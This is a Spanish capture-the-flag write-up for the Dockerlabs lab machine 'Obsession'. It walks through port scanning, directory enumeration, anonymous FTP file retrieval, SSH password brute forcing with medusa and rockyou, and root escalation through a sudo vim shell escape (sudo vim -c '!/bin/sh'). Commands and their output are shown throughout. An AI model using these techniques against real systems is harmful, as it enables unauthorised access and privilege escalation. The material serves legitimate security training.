

# OBSESSION

## DESPLIEGUE

1- Descargamos el zip de la plataforma. Con unzip descomprimos

```
unzip obsession.zip
```

```
Archive: obsession.zip
inflating: auto_deploy.sh
inflating: obsession.tar
```

2- Y ahora desplegamos la máquina

```
bash auto_deploy.sh obsession.tar
```

Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es --> 172.17.0.2

Presiona **Ctrl+C** cuando termines con la máquina para eliminarla

## 1- CONECTIVIDAD

```
ping -c1 172.17.0.2
```

```
# ping -c1 172.17.0.2
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.856 ms

— 172.17.0.2 ping statistics —
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.856/0.856/0.856/0.000 ms
```

IP DE LA MÁQUINA VÍCTIMA            172.17.0.2

IP DE LA MÁQUINA ATACANTE 192.168.0.26

LINUX- ttl=64

## 2- ESCANEOS DE PUERTOS

```
nmap -p- -Pn -sVCS --min-rate 5000 172.17.0.2
```


```
└─(root@kali) (/home/kali/Desktop)
└─# nmap -p- -Pn -sVCS --min-rate 5000 172.17.0.2
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-26 13:23 EDT
Nmap scan report for hidden.lab (172.17.0.2)
Host is up (0.000035s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.5
| ftp-syst:
|   STAT:
|   FTP server status:
|     Connected to ::ffff:172.17.0.1
|     Logged in as ftp
|     TYPE: ASCII
|     No session bandwidth limit
|     Session timeout in seconds is 300
|     Control connection is plain text
|     Data connections will be plain text
|     At session startup, client count was 1
|     vsFTPD 3.0.5 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_rw-r--r--  1 0      0      667 Jun 18 03:20 chat-gonza.txt
|_rw-r--r--  1 0      0      315 Jun 18 03:21 pendientes.txt
22/tcp    open  ssh      OpenSSH 9.6p1 Ubuntu 3ubuntu13 (Ubuntu Linux; protocol 2.0)
|_ssh-hostkey:
|   256 60:05:bd:a9:97:27:a5:ad:46:53:82:15:dd:d5:7a:dd (ECDSA)
|_  256 0e:07:e6:d4:3b:63:4e:77:62:0f:1a:17:69:91:85:ef (ED25519)
80/tcp    open  http     Apache httpd 2.4.58 ((Ubuntu))
|_http-title: Russoski Coaching
|_http-server-header: Apache/2.4.58 (Ubuntu)
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

```
21/tcp open  ftp      vsftpd 3.0.5
```

```
22/tcp open  ssh      OpenSSH 9.6p1 Ubuntu 3ubuntu13 (Ubuntu Linux; protocol 2.0)
```

```
80/tcp open  http     Apache httpd 2.4.58 ((Ubuntu))
```

puerto80



Bienvenido. Soy Informático, pero sobre todo, soy **entrenador personal** con más de 5 años de experiencia en el entrenamiento con cargas y nutrición, con **certificado de profesionalidad** como Monitor de Musculación y Fitness. Para conocerme un poco más, [entra aquí](#).

### 3- ENUMERACIÓN

**whatweb** <http://172.17.0.2>

`http://172.17.0.2 [200 OK] Apache[2.4.58], Country[RESERVED][ZZ], Email[russoski@dockerlabs.es], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.58 (Ubuntu)], IP[172.17.0.2], Title[Russoski Coaching]`

**gobuster dir -u http://172.17.0.2 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,doc,html,txt**

```
gobuster dir -u http://172.17.0.2 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,doc,html,txt

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://172.17.0.2
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: php,doc,html,txt
[+] Timeout: 10s



Starting gobuster in directory enumeration mode

./html (Status: 403) [Size: 275]
/index.html (Status: 200) [Size: 5208]
/backup (Status: 301) [Size: 309] [→ http://172.17.0.2/backup/]
/important (Status: 301) [Size: 312] [→ http://172.17.0.2/important/]
./html (Status: 403) [Size: 275]
/server-status (Status: 403) [Size: 275]
Progress: 1102800 / 1102805 (100.00%)

Finished
```

Descubrimos dos directorios `/backup` y `/important`

# Index of /backup

<a href="#">Name</a>	<a href="#">Last modified</a>	<a href="#">Size</a>	<a href="#">Description</a>
 <a href="#">Parent Directory</a>		-	
 <a href="#">backup.txt</a>	2024-06-25 01:55	61	

Apache/2.4.58 (Ubuntu) Server at 172.17.0.2 Port 80

```
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
MANIFIESTO HACKER
La Conciencia de un Hacker

Uno más ha sido capturado hoy, está en todos los periódicos.

"Joven arrestado en Escándalo de Crimen por Computadora", "Hacker arrestado luego de traspasar las barreras de seguridad de un banco.."
Malditos muchachos. Todos son iguales. Pero tú, en tu psicología de tres partes y tu tecnocerebro de 1950, has alguna vez observado detrás
de los ojos de un Hacker?

Alguna vez te has preguntado qué lo mueve, qué fuerzas lo han formado, cuáles lo pudieron haber moldeado?

Soy un Hacker, entra a mi mundo..

El mio es un mundo que comienza en la escuela.. Soy más inteligente que la mayoría de los otros muchachos,
esa basura que ellos nos enseñan me aburre..

Malditos sub realizados. Son todos iguales.

Estoy en la preparatoria. He escuchado a los profesores explicar por decimoquinta vez como reduciruna fracción. Yo lo entiendo.

"No, Srta. Smith, no le voy a mostrar mi trabajo, lo hice en mi mente..
"Maldito muchacho. Probablemente se lo copió. Todos son iguales.

Hoy hice un descubrimiento. Encontré una computadora. Espera un momento, esto es lo máximo.
Esto hace lo que yo le pida. Si comete un error es porque yo me equivoqué.
```

Tenemos un usuario russoski, sacado de /backup.txt

Nos conectamos por ftp

ftp 172.17.0.2

```
ftp 172.17.0.2
```

```
Connected to 172.17.0.2.
220 (vsFTPD 3.0.5)
Name (172.17.0.2:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -la
229 Entering Extended Passive Mode (||||14021|)
150 Here comes the directory listing.
drwxr-xr-x  2 0 104 4096 Jun 18 03:21 .
drwxr-xr-x  2 0 104 4096 Jun 18 03:21 ..
-rw-r--r--  1 0 0 667 Jun 18 03:20 chat-gonza.txt
-rw-r--r--  1 0 0 315 Jun 18 03:21 pendientes.txt
```

## Conseguimos los dos .txt

```
ftp> get chat-gonza.txt
```

```
local: chat-gonza.txt remote: chat-gonza.txt
```

```
229 Entering Extended Passive Mode (|||65483|)
```

```
150 Opening BINARY mode data connection for chat-gonza.txt (667 bytes).
100%
```

```
*****
*****| 667      3.59 MiB/s  00:00 ETA
```

```
226 Transfer complete.
```

```
667 bytes received in 00:00 (550.14 KiB/s)
```

```
ftp> get pendientes.txt
```

```
local: pendientes.txt remote: pendientes.txt
```

```
229 Entering Extended Passive Mode (|||29580|)
```

```
150 Opening BINARY mode data connection for pendientes.txt (315 bytes).
100%
```

```
*****
*****| 315  753.96 KiB/s 00:00 ETA
```

```
226 Transfer complete.
```

```
315 bytes received in 00:00 (225.03 KiB/s)
```

```
ftp> exit
```

Ya en nuestro Kali

```
cat chat-gonza.txt
```

[16:21, 16/6/2024] Gonza: pero en serio es tan guapa esa tal Nágore como dices?

[16:28, 16/6/2024] Russoski: es una auténtica princesa pff, le he hecho hasta un vídeo y todo, lo tengo ya subido y tengo la URL guardada

[16:29, 16/6/2024] Russoski: en mi ordenador en una ruta segura, ahora cuando quedemos te lo muestro si quieres  
[21:52, 16/6/2024] Gonza: buah la verdad tenías razón eh, es hermosa esa chica, del 9 no baja  
[21:53, 16/6/2024] Gonza: por cierto buen entreno el de hoy en el gym, noto los brazos bastante hinchados, así sí  
[22:36, 16/6/2024] Russoski: te lo dije, ya sabes que yo tengo buenos gustos para estas cosas xD, y sí buen training hoy

### **cat pendientes.txt**

- 1 Comprar el Voucher de la certificación eJPTv2 cuanto antes!
- 2 Aumentar el precio de mis asesorías online en la Web!
- 3 Terminar mi laboratorio vulnerable para la plataforma Dockerlabs!
- 4 Cambiar algunas configuraciones de mi equipo, creo que tengo ciertos permisos habilitados que no son del todo seguros..

Posibilidad de dos usuarios más:Gonza y Nágore

## **4- EXPLOTACIÓN**

Con medusa intentamos sacar la contraseña para russoski

**medusa -h 172.17.0.2 -u russoski -P /usr/share/wordlists/rockyou.txt -M ssh**

ACCOUNT FOUND: [ssh] Host: 172.17.0.2 User: russoski Password: iloveme  
[SUCCESS]

russoski/iloveme

```
ssh russoski@172.17.0.2

The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is SHA256:R8Zi0JN33rhfvGADBLwVQ1mPV7lSmGJACOhjdTB0wMQ.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.
russoski@172.17.0.2's password:
Welcome to Ubuntu 24.04 LTS (GNU/Linux 6.8.11-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Tue Jun 18 04:38:10 2024 from 172.17.0.1
russoski@33555d17aedb:~$
```

**Estamos dentro**

## 5- ESCALADA DE PRIVILEGIOS

**Vemos permisos sudo**

```
russoski@33555d17aedb:~$ sudo -l
```

**Matching Defaults entries for russoski on 33555d17aedb:**

**env\_reset, mail\_badpass,  
secure\_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use\_pty**

**User russoski may run the following commands on 33555d17aedb:**

**(root) NOPASSWD: /usr/bin/vim**

**Como siempre, nos vamos a <https://gtfobins.github.io/gtfobins/vim/>**

```
sudo vim -c '!/bin/sh'
```

```
russoski@33555d17aedb:~$ sudo vim -c '!/bin/sh'
```

```
# whoami
```

```
root
```

```
#
```

